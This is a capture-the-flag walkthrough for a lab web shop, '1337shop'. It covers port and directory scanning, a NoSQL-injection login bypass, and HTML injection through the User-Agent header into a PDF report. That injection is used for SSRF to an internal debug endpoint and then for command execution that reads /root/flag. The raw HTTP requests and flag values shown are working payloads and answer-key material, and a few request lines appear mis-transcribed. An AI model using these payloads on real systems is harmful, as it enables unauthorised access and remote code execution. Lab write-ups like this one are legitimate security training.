

There are total of 2 flags here.

1. `FLAG{NOSQL_INJECTION_IS_AWESOME_IKODSD}` - This requires an exploitation of NoSQL Injection
2. `FLAG{SSRF_IS_AWESOME_UDKSO}` - This requires an exploitation of SSRF -> RCE

Steps to reproduce.

1. First of all, let's port scan the server.
2. Let's run `nmap -sV -sC <ip>`
3. You will receive the following output.

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-05 13:39 UTC
Nmap scan report for 192.168.8.100
Host is up (0.00059s latency).
Not shown: 994 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
25/tcp    filtered  smtp
80/tcp    open      http         Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://1337shop.com/
443/tcp   open      ssl/https    Apache/2.4.41 (Ubuntu)
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
465/tcp   filtered  smtps
587/tcp   filtered  submission
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.05 seconds
```

4. As you can see, there is a HTTP server running at port 80.
5. Let's visit that port and You will notice the that it is redirecting us to `http://1337shop.com/`



This site can't be reached

6. Check if there is a typo in 1337shop.com.

DNS_PROBE_FINISHED_NXDOMAIN

Reload

7. But, that domain is not registered and there is nothing.

8. So, let's try pointing `1337shop.com` to `<machine-ip>`
9. Use the `/etc/hosts` file (Linux) or `C:\windows\system32\drivers\etc\hosts` file to do this.
10. Add the following line to `/etc/hosts`

```
192.168.8.100 1337shop.com
```

11. Now, visit `http://1337shop.com`.
12. Now you will see a e-commerce website.
13. Let's run `dirsearch` to discover more hidden directories.
14. You will receive following results.

```

dirsearch v0.4.2
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /usr/local/lib/python3.9/dist-packages/dirsearch-0.4.2-py3.9.egg/dirsearch/reports/1337shop.com/_-22-02-05_15-47-30.txt
Error Log: /usr/local/lib/python3.9/dist-packages/dirsearch-0.4.2-py3.9.egg/dirsearch/logs/errors-22-02-05_15-47-30.log
Target: http://1337shop.com/

[15:47:30] Starting:
[15:47:31] 301 - 171B - /js -> /js/
[15:47:36] 302 - 34B - /ADMIN -> /admin/login
[15:47:36] 302 - 34B - /Admin -> /admin/login
[15:47:36] 200 - 6KB - /Admin/login/
[15:47:42] 302 - 34B - /admin -> /admin/login
[15:47:42] 302 - 34B - /admin/ -> /admin/login
[15:47:42] 302 - 34B - /admin/?login -> /admin/login
[15:47:43] 200 - 6KB - /admin/login
[15:47:56] 301 - 173B - /css -> /css/
[15:47:57] 403 - 81B - /debug
[15:47:57] 403 - 81B - /debug/
[15:48:04] 200 - 24KB - /index.html
[15:48:22] 403 - 277B - /server-status
[15:48:22] 403 - 277B - /server-status/

```

15. As you can see there are some interesting directories like `/debug` and `/admin`
17. When we visit `/debug`, we get the following response.

```
{
  "success": false,
  "error": "This endpoint only allows traffic from 127.0.0.1:3000"
}
```


18. And, `/admin` redirects us to `/admin/login`, which is a login page.
19. Now, let's try the credentials `admin:admin`
20. Notice that the credentials are being sent using `application/json` content type.
21. And, let's try some NoSQL injections here.
22. We can use this payload to bypass the auth `{"$ne":0}`. (Payload: Not equals to 0)

```

Request
Pretty Raw Hex
1 POST /admin/login HTTP/1.1
2 Host: 1337shop.com
3 Content-Length: 30
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://1337shop.com
8 Referer: http://1337shop.com/admin/login
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Cookie: connect.sid=s%3A_hRuEh5vKdM6v1_1a6rhc1A0uQGuell.XrtasPMMWRd4KVXih1pgy84o7oVfijBdcDuyfBSP4
12 Connection: close
13
14 {
15   "username": "admin",
16   "password": "admin"
17 }


Response
Pretty Raw Hex Render
1 HTTP/1.1 403 Forbidden
2 Date: Sat, 05 Feb 2022 16:03:29 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 X-Powered-By: Express
5 Content-Type: application/json; charset=utf-8
6 Content-Length: 44
7 ETag: W/"2c-71qqd12vMh5Hj4LH2640RxdIe8"
8 Connection: close
9
10 {
11   "success": false,
12   "msg": "Incorrect Username"
13 }

```



23. Now, we can access the admin panel.


24. In the HTML Source code of `/admin`, first flag can be found. -



25. Now, let's explore the admin panel.

26. You will notice that the NoSQL injection broke the session and most of the features are not working here. *(These features are not implemented in the source code)*

27. There is an interesting feature called **Download Reports** -> **Previous Login Logs**



28. When we click it, it downloads a PDF document from

`http://1337shop.com/admin/logs/prev-logins?download=1`

Time	Username	User-Agent
2/5/2022 4:06:28 PM	undefined	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
2/5/2022 4:04:03 PM	undefined	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
2/1/2022 6:13:37 PM	Michael	Mozilla/3.x (I-Opener 1.1; Netpliance)
2/1/2022 6:13:36 PM	nick	Mozilla/3.04 (compatible; QNX Voyager 2.03B ;Photon)
2/1/2022 6:13:36 PM	scooby	Mozilla/3.04 (compatible; NCBrowser/2.35; ANTFresco/2.17; RISC OS-NC 5.13 Laz1UK1309)
2/1/2022 6:13:36 PM	curtis	Mozilla/3.04 (compatible; ANTFresco/2.13; RISC OS 4.02)
2/1/2022 6:13:36 PM	tom	Mozilla/3.01SGoldC-SGI (X11; I; IRIX 6.3 IP32)
2/1/2022 6:13:36 PM	larry	Mozilla/3.01Gold (X11; I; SunOS 5.5.1 sun4m)
2/1/2022 6:13:35 PM	rodne	Mozilla/3.01Gold (X11; I; Linux 2.0.32 i486)
2/1/2022 6:13:35 PM	lucky	Mozilla/3.01 (compatible; Netbox/3.5 R92; Linux 2.2)
2/1/2022 6:13:35 PM	barney	Mozilla/3.01-C-MACOS8 (Macintosh; I; PPC)
2/1/2022 6:13:35 PM	mill	Mozilla/3.0 WebTV/1.2 (compatible; MSIE 2.0)
2/1/2022 6:13:34 PM	rick	Mozilla/3.0 NAVIO AOLTV (11; 13; Philips: PH200; 1; R2.0C36_AOL0110OPTIK; R2.0.0139d OPTIK)
2/1/2022 6:13:34 PM	ronnie	Mozilla/3.0 (X11; I; OSF1 V4.0 alpha)
2/1/2022 6:13:34 PM	angel	Mozilla/3.0 (WorldGate Gazelle 3.5.1 build 11; FreeBSD2.2.8-STABLE)

29. As you can see whenever someone logs in, browser's user-agent is logged here.

30. Let's check for any HTML injections there.

31. Send `<h1>Test <u>Underlined</u></h1>` in the User-Agent header in the login request.

```

Request
POST /admin/login HTTP/1.1
Host: 1337shop.com
Content-Length: 43
User-Agent: <h1>Test <u>Underlined</u></h1>
Content-Type: application/json
Accept: */*
Origin: http://1337shop.com
Referer: http://1337shop.com/admin/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: connect.sid=s%3A_hRufhASvkDM6v_i_14a6rhC1A0sQGuell.Xrt a5P9H9MRd4KVX1H1pgy;84o7oVFjJ0dxcDuyfBSP4
Connection: close

{"username":{"sne":0},"password":{"sne":0}}

Response
HTTP/1.1 200 OK
Date: Sat, 05 Feb 2022 16:32:01 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 16
ETag: W/"10-ov4hJ>RVSEllxc/wX8+m4A/PedtA"
Connection: close

{"success":true}

```

32. Now, request the PDF document again.

33. You will notice the HTML content there.

Time	Username	User-Agent
2/5/2022 4:32:01 PM	undefined	Test Underlined
2/5/2022 4:06:28 PM	undefined	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
2/5/2022 4:04:03 PM	undefined	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
2/1/2022 6:13:37 PM	Michael	Mozilla/3.x (I-Opener 1.1; Netpliance)

34. Now, let's try requesting `http://127.0.0.1:3000/debug` using an `iframe` tag. (There is a hint for this at <http://1337shop.com/debug>)

35. We can use the payload -> `<iframe src="http://127.0.0.1:3000/debug">` in the User-Agent header in the login request.

36. Now, request the PDF document again.

1337 Shop - Previous Login Attempts

Time	Username	User-Agent
2/5/2022 4:35:31 PM	undefined	{"success":false,"error":"Missing 'cmd' parameter"}

37. So, the response is

```
{
  "success": false,
  "error": "Missing 'cmd' parameter"
}
```

38. Now use the `cmd` parameter in the `http://127.0.0.1:3000/debug` to get RCE in the system

39. We can read the final flag by using `<iframe src="http://127.0.0.1:3000/debug?`

`cmd=cat%20/root/flag">`

The screenshot shows the 'Request' and 'Response' tabs in a browser's developer tools. The 'Request' tab shows a POST request to `/admin/login` with a `User-Agent` header containing an iframe `src="http://127.0.0.1:3000/debug?cmd=cat%20/root/flag"`. The 'Response' tab shows a `200 OK` response from `127.0.0.1` with a `Content-Type` of `application/json` and a body of `{"success":true}`.

1337 Shop - Previous Login Attempts

Time	Username	User-Agent
2/5/2022 4:51:10 PM	undefined	{"data":"FLAG{SSRF_IS_AWESOME_UDKSO}\n"}

40. That's it.

Thanks!